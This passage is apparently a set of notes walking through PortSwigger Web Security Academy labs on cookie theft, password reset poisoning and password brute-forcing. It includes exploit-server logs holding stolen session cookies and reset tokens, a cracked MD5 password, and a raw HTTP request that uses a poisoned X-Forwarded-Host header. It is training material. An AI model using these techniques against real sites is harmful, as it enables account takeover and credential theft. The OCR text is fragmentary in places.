125.25.0.106    2024-08-02 15:40:04 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106    2024-08-02 15:40:05 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/2
10.0.4.8        2024-08-02 15:42:25 +0000 "GET /exploitsecret=j1QDISix1g9Sriz8lSZEABfMzP66HTck;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz
125.25.0.106    2024-08-02 15:42:29 +0000 "GET /exploitstay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Ma
125.25.0.106    2024-08-02 15:42:36 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106    2024-08-02 15:42:36 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
125.25.0.106    2024-08-02 15:42:36 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/2
```

6. We got the cookie

```
/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/exploitsecret=j1QDISix1g9Sriz8lSZEABfMzP66HTck;%20stay-logged-in=Y2FybG9zOjI2MzIzYzE2ZDVmNGRhYmZmM2JiMTM2ZjI0NjBhOTQz HTTP/1.1" 404 "user-agent: Chro
/exploitstay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; r
/ HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
/resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
```

7. Decode the text that we got

Enter up to 20 non-salted hashes, one per line:

26323c16d5f4dabff3bb136f2460a943

I'm not a robot

reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
26323c16d5f4dabff3bb136f2460a943	md5	onceuponatime

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

username : carlos
password oneuponatime

8. Delete User

Password reset poisoning via middleware


This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials:

`wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.


Password reset poisoning via middleware


This lab is vulnerable to password reset poisoning. The user `carlos` will carelessly click on any links in emails that he receives. To solve the lab, log in to Carlos's account. You can log in to your own account using the following credentials: `wiener:peter`. Any emails sent to this account can be read via the email client on the exploit server.

1. Explore forgot password option




2. Enter username and submit it then check out your email client
3. Send this request to repeater







4. Change password and send the request to repeater again



5. Send the request to our exploit server #X-Forwarded-Host



6. Change username to carlos



Request

Pretty Raw Hex

```
1  POST /forgot-password HTTP/2
2  Host:
   0a5100eb03eccc0e819889af00120052.web-security-academy.net
3  Cookie: session=FJyieqgbUIpYY882cdmtCXF9JqVzwp7F
4  User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15;
   rv:129.0) Gecko/20100101 Firefox/129.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/a
   vif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate, br
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 15
10 Origin:
   https://0a5100eb03eccc0e819889af00120052.web-security-academy
   .net
11 Referer:
   https://0a5100eb03eccc0e819889af00120052.web-security-academy
   .net/forgot-password
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 X-Forwarded-Host:
   exploit-0ac700fe033fcc0381d9883401250081.exploit-server.net
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19 Te: trailers
20
21 username=carlos
```

Response


Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Content-Length: 2863
5
6  <!DOCTYPE html>
7  <html>
8    <head>
9      <link href=/resources/labheader/css/academyLabHeader.css
       rel=stylesheet>
10     <link href=/resources/css/labs.css rel=stylesheet>
11     <title>
         Password reset poisoning via middleware
       </title>
12   </head>
13   <body>
14     <script src="/resources/labheader/js/labHeader.js">
       </script>
15     <div id="academyLabHeader">
16       <section class='academyLabBanner'>
17         <div class=container>
18           <div class=logo>
             </div>
19           <div class=title-container>
20             <h2>
                 Password reset poisoning via middleware
               </h2>
21             <a id='lab-link' class='button' href='/'>
                 Back to lab home
               </a>
22             <a id='exploit-link' class='button' target='
               _blank' href='
               https://exploit-0ac700fe033fcc0381d9883401250081.
               exploit-server.net'>
                 Go to exploit server
               </a>
23             <a class=link-back href='
               https://portswigger.net/web-security/authenticati
               on/other-mechanisms/lab-password-reset-poisoning-
               via-middleware'>
                 Back to lab description 
24
```

7. Get the token in access log

```
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/
000 "GET /forgot-password?temp-forgot-password-token=ifhs4kcnjutu13a1xvo7mjtny3keyjhs HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Victim
000 "GET /email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/201001
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/
000 "GET /resources/js/domPurify-2.0.15.js HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/
000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0"
000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/201001
```

8. After you receive the token now put the token into temp-forgot-password-token in the request that you intercept and change carlos password




Password brute-force via password change

This lab's password change functionality makes it vulnerable to brute-force attacks. To solve the lab, use the list of candidate passwords to brute-force Carlos's account and access his "My account" page.


- Your credentials: `wiener:peter`
- Victim's username: `carlos`

1. Login to Weiner account


2. Change the password and send the request to intruder



